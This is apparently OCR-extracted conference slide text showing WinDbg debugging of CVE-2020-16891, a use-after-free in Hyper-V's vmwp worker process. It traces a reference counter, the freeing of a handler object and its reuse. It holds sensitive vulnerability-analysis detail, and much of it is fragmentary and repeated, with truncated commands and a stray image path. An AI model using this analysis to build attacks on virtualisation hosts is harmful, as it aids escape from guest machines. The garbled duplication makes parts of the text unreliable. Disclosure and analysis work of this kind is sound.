#define  PCI_COMMAND_WAIT       0x80    /* Enable address/data stepping */
#define  PCI_COMMAND_SERR       0x100   /* Enable SERR */
#define  PCI_COMMAND_FAST_BACK  0x200   /* Enable back-to-back writes */
#define  PCI_COMMAND_INTX_DISABLE 0x400 /* INTx Emulation Disable */
```

```
4);
}
```

CVE-2020-16891 debugging & trigger

```
0:009> bc  *
0:009> bp vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
0:009> bp vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3 "dq @rcx;.echo --------;dq @rcx+0x288 L?0x20;~."
0:009> bp vmwp!VndCompletionHandler::HandleVndCallback+0xaae ".echo dec;r rcx;~.;k;.echo ;g;"
0:009> bp vmwp!o_free "r rcx;~."
0:009> bd 0 3
0:009> bl
     0 d Enable Clear  00007ff7`06215000     0001 (0001)  0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
     1 e Disable Clear  00007ff7`06215023     0001 (0001)  0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3 "dq @rcx;.echo --------;dq @rcx+0x288 L?0x20;~."
     2 e Disable Clear  00007ff7`0621491e     0001 (0001)  0:**** vmwp!VndCompletionHandler::HandleVndCallback+0xaae ".echo dec;r rcx;~.;k;.echo ;g;"
     3 d Enable Clear  00007ff7`0626b474     0001 (0001)  0:**** vmwp!o_free "r rcx;~."
0:009> g
```

CVE-

```
0:009> bc  *
0:009> bp vmwp!Emulator
0:009> bp vmwp!Emulator
0:009> bp vmwp!VndCompl
0:009> bp vmwp!o_free "
0:009> bd 0 3
0:009> bl
     0 d Enable Clear
     1 e Disable Clear
     2 e Disable Clear
     3 d Enable Clear
0:009> g
```

```
dec
rcx=000001811c786a30
.  13  Id: ab0.1cbc Suspend: 1 Teb: 00000064`7ff33000 Unfrozen
      Start: ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)> (00007ffa`cca11fc0)
      Priority: 0  Priority class: 32  Affinity: fff000
 # Child-SP          RetAddr           Call Site
00 00000064`0067fa40 00007ff7`06213e35 vmwp!VndCompletionHandler::HandleVndCallback+0xaae
01 00000064`0067fd50 00007ff7`0625f705 vmwp!VndCompletionThread::RunSelf+0x105
02 00000064`0067fdd0 00007ff7`0625f6c8 vmwp!<lambda_0d2132334fa52e9e02abe1e6c85d8104>::operator()+0x19
03 00000064`0067fe00 00007ffa`cca11ffa vmwp!Vml::VmThread::OnRunThread+0x28
04 00000064`0067fe40 00007ffa`cf1b81f4 ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>+0x3a
05 00000064`0067fe70 00007ffa`d095a251 KERNEL32!BaseThreadInitThunk+0x14
06 00000064`0067fea0 00000000`00000000 ntdll!RtlUserThreadStart+0x21

00000181`1b47e4f0  00000181`1b47e480 00000181`1b850d68
00000181`1b47e500  00000001`00000002 00000064`00000008
00000181`1b47e510  fffffff`81420951 00000000`00000000
00000181`1b47e520  00000000`00010296 00000000`00000000
00000181`1b47e530  00000000`00000001 00000000`00000000
00000181`1b47e540  00000000`00000000 00000000`00000000
00000181`1b47e550  00000000`00000000 00000000`00000000
00000181`1b47e560  ffffc900`01905004 00000000`00000000
________
00000181`1b47e778  00000000`00000000 00000000`00000000
00000181`1b47e788  00000000`00000000 00000000`00000000
00000181`1b47e798  00000000`00000000 00000181`1b47e878
00000181`1b47e7a8  00000000`00000000 00000000`00000000
00000181`1b47e7b8  00000000`00000000 00000000`00000000
00000181`1b47e7c8  00000000`00000000 00000000`00000000
00000181`1b47e7d8  00000000`00000000 00000000`00000000
00000181`1b47e7e8  00000000`00000000 00000000`00000000
00000181`1b47e7f8  00000000`00000000 00000000`00000000
00000181`1b47e808  00000000`00000000 00000000`00000000
00000181`1b47e818  00000000`00000000 00000000`00000000
00000181`1b47e828  00000000`00000000 00000000`00000000
00000181`1b47e838  00000000`00000000 00000000`00000000
00000181`1b47e848  00000000`00000000 00000000`00000000
00000181`1b47e858  00000000`00000000 00000000`00000000
00000181`1b47e868  00000000`00000000 00000000`00000000
.   9  Id: ab0.884 Suspend: 1 Teb: 00000064`7ff2b000 Unfrozen
      Start: ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)> (00007ffa`cca11fc0)
      Priority: 0  Priority class: 32  Affinity: fff000
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3:
00007ff7`06215023 e898d7ffff      call    vmwp!EmulatorVp::FlushCaches (00007ff7`062127c0)
0:009> dq poi(181`1b47e878+30)-60
00000181`1c5c5c10  00007ff7`0638a458 00000000`00000000
00000181`1c5c5c20  01000001`07000002 00000000`00000000
00000181`1c5c5c30  00000000`00000000 00000000`00000000
00000181`1c5c5c40  00000181`1b850dd0 00007ff7`0643e038
00000181`1c5c5c50  00000000`00000000 00000000`00000000
00000181`1c5c5c60  00007ff7`0638a418 00007ff7`0638a3c0
00000181`1c5c5c70  00007ff7`0638a368 00000000`00000000
00000181`1c5c5c80  00000000`00000004 00000181`1c6f7ac0

......Omit some debug content......
```

KEY_REF_COUNTER

```
dq @rcx+0x288 L?0x20;~."
;.echo ;g;"
```

CV


```
0:009> bc  *
0:009> bp vmwp!Emul
0:009> bp vmwp!Emul
0:009> bp vmwp!VndC
0:009> bp vmwp!o_fr
0:009> bd 0 3
0:009> bl
     0 d Enable Cle
     1 e Disable Cl
     2 e Disable Cl
     3 d Enable Cle
0:009> g
```

```
dec
rcx=000001811c7ee490
. 13  Id: ab0.1cbc Suspend: 1 Teb: 00000064`7ff33000 Unfrozen
      Start: ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)> (00007ffa`cca11fc0)
      Priority: 0  Priority class: 32  Affinity: fff000
 # Child-SP          RetAddr           Call Site
00 00000064`0067fa40 00007ff7`06213e35 vmwp!VndCompletionHandler::HandleVndCallback+0xaae
01 00000064`0067fd50 00007ff7`0625f705 vmwp!VndCompletionThread::RunSelf+0x105
02 00000064`0067fdd0 00007ff7`0625f6c8 vmwp!<lambda_0d2132334fa52e9e02abe1e6c85d8104>::operator()+0x19
03 00000064`0067fe00 00007ffa`cca11ffa vmwp!Vml::VmThread::OnRunThread+0x28
04 00000064`0067fe40 00007ffa`cf1b81f4 ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>+0x3a
05 00000064`0067fe70 00007ffa`d095a251 KERNEL32!BaseThreadInitThunk+0x14
06 00000064`0067fea0 00000000`00000000 ntdll!RtlUserThreadStart+0x21

00000181`1b47e4f0  00000181`1b47e480 00000181`1b850b58
00000181`1b47e500  00000001`00000002 00000064`00000008
00000181`1b47e510  ffffffff`81420951 00000000`00000000
00000181`1b47e520  00000000`00010296 00000000`00000000
00000181`1b47e530  00000000`00000001 00000000`00000000
00000181`1b47e540  00000000`00000000 00000000`00000000
00000181`1b47e550  00000000`00000000 00000000`00000000
00000181`1b47e560  ffffc900`01905004 00000000`00000000
--------
00000181`1b47e778  00000000`00000000 00000000`00000000
00000181`1b47e788  00000000`00000000 00000000`00000000
00000181`1b47e798  00000000`00000000 00000181`1b47e878
00000181`1b47e7a8  00000000`00000000 00000000`00000000
00000181`1b47e7b8  00000000`00000000 00000000`00000000
00000181`1b47e7c8  00000000`00000000 00000000`00000000
00000181`1b47e7d8  00000000`00000000 00000000`00000000
00000181`1b47e7e8  00000000`00000000 00000000`00000000
00000181`1b47e7f8  00000000`00000000 00000000`00000000
00000181`1b47e808  00000000`00000000 00000000`00000000
00000181`1b47e818  00000000`00000000 00000000`00000000
00000181`1b47e828  00000000`00000000 00000000`00000000
00000181`1b47e838  00000000`00000000 00000000`00000000
00000181`1b47e848  00000000`00000000 00000000`00000000
00000181`1b47e858  00000000`00000000 00000000`00000000
00000181`1b47e868  00000000`00000000 00000000`00000000
.  9  Id: ab0.884 Suspend: 1 Teb: 00000064`7ff2b000 Unfrozen
      Start: ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)> (00007ffa`cca11fc0)
      Priority: 0  Priority class: 32  Affinity: fff000
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3:
00007ff7`06215023 e898d7ffff      call    vmwp!EmulatorVp::FlushCaches (00007ff7`062127c0)
0:009> dq poi(181`1b47e878+30)-60
00000181`1c7ee490  00007ff7`0638a458 00000000`00000000
00000181`1c7ee4a0  01000001`07000001 00000000`00000000
00000181`1c7ee4b0  00000000`00000000 00000000`00000000
00000181`1c7ee4c0  00000181`1b850bc0 00007ff7`0643e038
00000181`1c7ee4d0  00000000`00000000 00000000`00000000
00000181`1c7ee4e0  00007ff7`0638a418 00007ff7`0638a3c0
00000181`1c7ee4f0  00007ff7`0638a368 00000000`00000000
00000181`1c7ee500  00000000`00000004 00000181`1c76c990
0:009> dq 00181`1c76c990
```

KEY_REF_COUNTER was decremented by 1 here.

KEY_REF_COUNTER

```
dq @rcx+0x288 L?0x20;~."
;.echo ;g;"
```


0:009> dq 00181`1c76c990
00000181`1c76c990 00007ff7`06389d78 0000001b`00000001
00000181`1c76c9a0 00000181`1b850b40 00007ff7`06261e20
00000181`1c76c9b0 00000181`1c7ee490 00000000`f8800000
00000181`1c76c9c0 00007ff7`06257490 00007ff7`06257010
00000181`1c76c9d0 00000014`0000002e 00000020`00000076
00000181`1c76c9e0 00000013`0000001d 0000001c`0000002c
00000181`1c76c9f0 00000016`00000026 00000027`00000013
00000181`1c76ca00 00000014`0000009a 00000023`0000001d
0:009> !heap -x 181`1b850b40
Failed to read heap keySEGMENT HEAP ERROR: failed to initialize the extention
Entry User Heap Segment Size PrevSize Unused Flags
000001811b850b30 000001811b850b40 000001811b3b0000 000001811b851f60 b0 - 10 LFH;busy
0:009> bl
0 d Enable Clear 00007ff7`06215000 0001 (0001) 0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
1 e Disable Clear 00007ff7`06215023 0001 (0001) 0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3 "dq @rcx;
2 e Disable Clear 00007ff7`0621491e 0001 (0001) 0:**** vmwp!VndCompletionHandler::HandleVndCallback+0xaae ".echo
3 d Enable Clear 00007ff7`0626b474 0001 (0001) 0:**** vmwp!o_free "r rcx;~."
0:009> bd 1 2
0:009> t
vmwp!EmulatorVp::FlushCaches:
00007ff7`062127c0 4053 push rbx
0:009> pc
vmwp!EmulatorVp::FlushCaches+0x9:
00007ff7`062127c9 e8d2390000 call vmwp!EmulatorVp::FlushInstructionCache (00007ff7`062161a0)
0:009> pc
vmwp!EmulatorVp::FlushCaches+0xe:
00007ff7`062127ce e821390000 call vmwp!EmulatorVp::FlushGvaTranslationCache (00007ff7`062160f4)
0:009> t
vmwp!EmulatorVp::FlushGvaTranslationCache:
00007ff7`062160f4 48895c2408 mov qword ptr [rsp+8],rbx ss:00000064`0047f300=000001811b47e4f0
0:009> pc
vmwp!EmulatorVp::FlushGvaTranslationCache+0x9e:
00007ff7`06216192 ff15b8251800 call qword ptr [vmwp!_guard_dispatch_icall_fptr (00007ff7`06398750)] ds:00007ff7`06398
0:009> u rax
vmwp!VND_HANDLER_CONTEXT::RemoveReference:
00007ff7`0626ca20 4883e910 sub rcx,10h
00007ff7`0626ca24 e927c9fbff jmp vmwp!VND_HANDLER_CONTEXT::RemoveReference (00007ff7`06229350)
00007ff7`0626ca29 cc int 3
00007ff7`0626ca2a cc int 3
00007ff7`0626ca2b cc int 3
00007ff7`0626ca2c cc int 3
00007ff7`0626ca2d cc int 3
00007ff7`0626ca2e cc int 3
0:009> dq rcx-60
00000181`1c7ee490 00007ff7`0638a458 00000000`00000000
00000181`1c7ee4a0 01000001`07000001 00000000`00000000
00000181`1c7ee4b0 00000000`00000000 00000000`00000000
00000181`1c7ee4c0 00000181`1b850bc0 00000181`1c5c60a0
00000181`1c7ee4d0 00000000`00000000 00000000`00000000
00000181`1c7ee4e0 00007ff7`0638a418 00007ff7`0638a3c0
00000181`1c7ee4f0 00007ff7`0638a368 00000000`00000000
00000181`1c7ee500 00000000`00000004 00000181`1c76c990
VmbComMmioHandlerAdapter object
KEY_REF_COUNTER
@BlackHatEvents

```
0:009> dq 00181`1c76c990
00000181`1c76c990  00007ff7`06389d78 0000001b`00000001
00000181`1c76c9a0  00000181`1b850b40 00007ff7`06261e20
00000181`1c76c9b0  00000181`1c7ee490 00000000`f8800000
00000181`1c76c9c0  00007ff7`06257490 00007ff7`06257010
00000181`1c76c9d0  00000014`0000002e 00000020`00000076
```

VmbComMmioHandlerAdapter object

```
0:009> bl
     0 d Enable Clear  00007ff7`06215000     0001 (0001)  0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
     1 d Enable Clear  00007ff7`06215023     0001 (0001)  0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3 "dq @rcx; .echo --------; dq @rcx+0x28
     2 d Enable Clear  00007ff7`0621491e     0001 (0001)  0:**** vmwp!VndCompletionHandler::HandleVndCallback+0xaae ".echo dec;r rcx;~.;k;.echo ;g;"
     3 d Enable Clear  00007ff7`0626b474     0001 (0001)  0:**** vmwp!o_free "r rcx;~."
0:009> be 3
0:009> p
rcx=000001811b850b40
```

Free VmbComMmioHandlerAdapter object here

```
.  9  Id: ab0.884 Suspend: 1 Teb: 00000064`7ff2b000 Unfrozen
      Start: ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)> (00007ffa`cca11fc0)
      Priority: 0  Priority class: 32  Affinity: fff000
vmwp!o_free:
00007ff7`0626b474 ff2536ca1200    jmp     qword ptr [vmwp!_imp__o_free (00007ff7`06397eb0)] ds:00007ff7`06397eb0={ucrtbase!o_free (00007ffa`cca02780)}
0:009> k
 # Child-SP          RetAddr           Call Site
00 00000064`0047f038 00007ff7`06224e5f vmwp!o_free
01 00000064`0047f040 00007ff7`06229d0d vmwp!VmbComMmioHandlerAdapter::`vector deleting destructor'+0x2f
02 00000064`0047f070 00007ff7`06229ce3 vmwp!<lambda_881940b15bd66e2ed066ed176125260a>::operator()+0x1d
03 00000064`0047f0a0 00007ff7`06229b50 vmwp!Vml::VmSharableObject::DecrementContainedObjectCount+0x97
04 00000064`0047f100 00007ff7`0622946e vmwp!Vml::VmSharableObject::DecrementWeakUserCount+0x8c
05 00000064`0047f130 00007ff7`06261e57 vmwp!Vml::VmSharableObject::DecrementUserCount+0x10e
06 00000064`0047f180 00007ff7`0625ed63 vmwp!VmbComVndHandlerAdapter<IVndMmioHandler,VmbComMmioHandlerAdapter>::UnregisterCompletionCallback+0x37
07 00000064`0047f1b0 00007ff7`0625e697 vmwp!VmbCallback::NotifyUnregisterCompletion+0x23
08 00000064`0047f1e0 00007ff7`06229e84 vmwp!VND_HANDLER_CONTEXT::UnprepareSelf+0x37
09 00000064`0047f220 00007ff7`06229dec vmwp!<lambda_eb4f552a40f31482828a0106066b7fb1>::operator()+0x14
0a 00000064`0047f250 00007ff7`06229459 vmwp!Vml::VmSharableObject::Unprepare+0x20
0b 00000064`0047f280 00007ff7`06216198 vmwp!Vml::VmSharableObject::DecrementUserCount+0xf9
0c 00000064`0047f2d0 00007ff7`062127d3 vmwp!EmulatorVp::FlushGvaTranslationCache+0xa4
0d 00000064`0047f300 00007ff7`06215028 vmwp!EmulatorVp::FlushCaches+0x13
0e 00000064`0047f330 00007ff7`06213be0 vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b8
0f 00000064`0047f380 00007ff7`0621493e vmwp!EmulatorVp::TryEmulation+0x48
10 00000064`0047f3d0 00007ff7`06213e35 vmwp!VndCompletionHandler::HandleVndCallback+0xace
11 00000064`0047f6e0 00007ff7`0625f705 vmwp!VndCompletionThread::RunSelf+0x105
12 00000064`0047f760 00007ff7`0625f6c8 vmwp!<lambda_0d2132334fa52e9e02abe1e6c85d8104>::operator()+0x19
13 00000064`0047f790 00007ffa`cca11ffa vmwp!Vml::VmThread::OnRunThread+0x28
14 00000064`0047f7d0 00007ffa`cf1b81f4 ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>+0x3a
15 00000064`0047f800 00007ffa`d095a251 KERNEL32!BaseThreadInitThunk+0x14
16 00000064`0047f830 00000000`00000000 ntdll!RtlUserThreadStart+0x21
0:009> bl
```

```
00000181`1c7ee4a0  01000001`07000001 00000000`00000000
00000181`1c7ee4b0  00000000`00000000 00000000`00000000
00000181`1c7ee4c0  00000181`1b850bc0 00000181`1c5c60a0
00000181`1c7ee4d0  00000000`00000000 00000000`00000000
00000181`1c7ee4e0  00007ff7`0638a418 00007ff7`0638a3c0
00000181`1c7ee4f0  00007ff7`0638a368 00000000`00000000
00000181`1c7ee500  00000000`00000004 00000181`1c76c990
```

KEY_REF_COUNTER

```
0:009> dq 00181`1c76c990
00000181`1c76c990  00007ff7`06389d78 0000001b`00000001
00000181`1c76c9a0  00000181`1b850b40 00007ff7`06261e20
```

```
0:009> bl
     0 d Enable Clear  00007ff7`06215000     0001 (0001)  0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
     1 d Enable Clear  00007ff7`06215023     0001 (0001)  0:**** vmwp!EmulatorVp::ActuallyAttemptEmulation+0x2b3
     2 d Enable Clear  00007ff7`0621491e     0001 (0001)  0:**** vmwp!VndCompletionHandler::HandleVndCallback+0xa
     3 e Disable Clear  00007ff7`0626b474     0001 (0001)  0:**** vmwp!o_free "r rcx;~."
0:009> be 0
0:009> bd 3
0:009> g
(ab0.1cbc): Break instruction exception - code 80000003 (first chance)
vmwp!o_free:
00007ff7`0626b474 ff2536ca1200    jmp     qword ptr [vmwp!_imp__o_free (00007ff7`06397eb0)] ds:00007ff7`06397eb0=
0:013> g
Breakpoint 0 hit
vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290:
00007ff7`06215000 488b4008        mov     rax,qword ptr [rax+8] ds:00007ff7`06389df0={vmwp!VmbComVndHandlerAdapte
0:009> k
 # Child-SP          RetAddr           Call Site
00 00000064`0047f330 00007ff7`06213be0 vmwp!EmulatorVp::ActuallyAttemptEmulation+0x290
01 00000064`0047f380 00007ff7`0621493e vmwp!EmulatorVp::TryEmulation+0x48
02 00000064`0047f3d0 00007ff7`06213e35 vmwp!VndCompletionHandler::HandleVndCallback+0xace
03 00000064`0047f6e0 00007ff7`0625f705 vmwp!VndCompletionThread::RunSelf+0x105
04 00000064`0047f760 00007ff7`0625f6c8 vmwp!<lambda_0d2132334fa52e9e02abe1e6c85d8104>::operator()+0x19
05 00000064`0047f790 00007ffa`cca11ffa vmwp!Vml::VmThread::OnRunThread+0x28
06 00000064`0047f7d0 00007ffa`cf1b81f4 ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>+0x3a
07 00000064`0047f800 00007ffa`d095a251 KERNEL32!BaseThreadInitThunk+0x14
08 00000064`0047f830 00000000`00000000 ntdll!RtlUserThreadStart+0x21
0:009> r rcx
rcx=000001811b850b58
0:009> !heap -x 000001811b850b58
Failed to read heap keySEGMENT HEAP ERROR: failed to initialize the extention
Entry             User              Heap              Segment               Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------------------------------------
000001811b850b30  000001811b850b40  000001811b3b0000  000001811b851f60        b0        -         0  LFH;free
```

Use freed memory

```
00000181`1c7ee4b0  00000000`00000000 00000000`00000000
00000181`1c7ee4c0  00000181`1b850bc0 00000181`1c5c60a0
00000181`1c7ee4d0  00000000`00000000 00000000`00000000
00000181`1c7ee4e0  00007ff7`0638a418 00007ff7`0638a3c0
00000181`1c7ee4f0  00007ff7`0638a368 00000000`00000000
00000181`1c7ee500  00000000`00000004 00000181`1c76c990
```

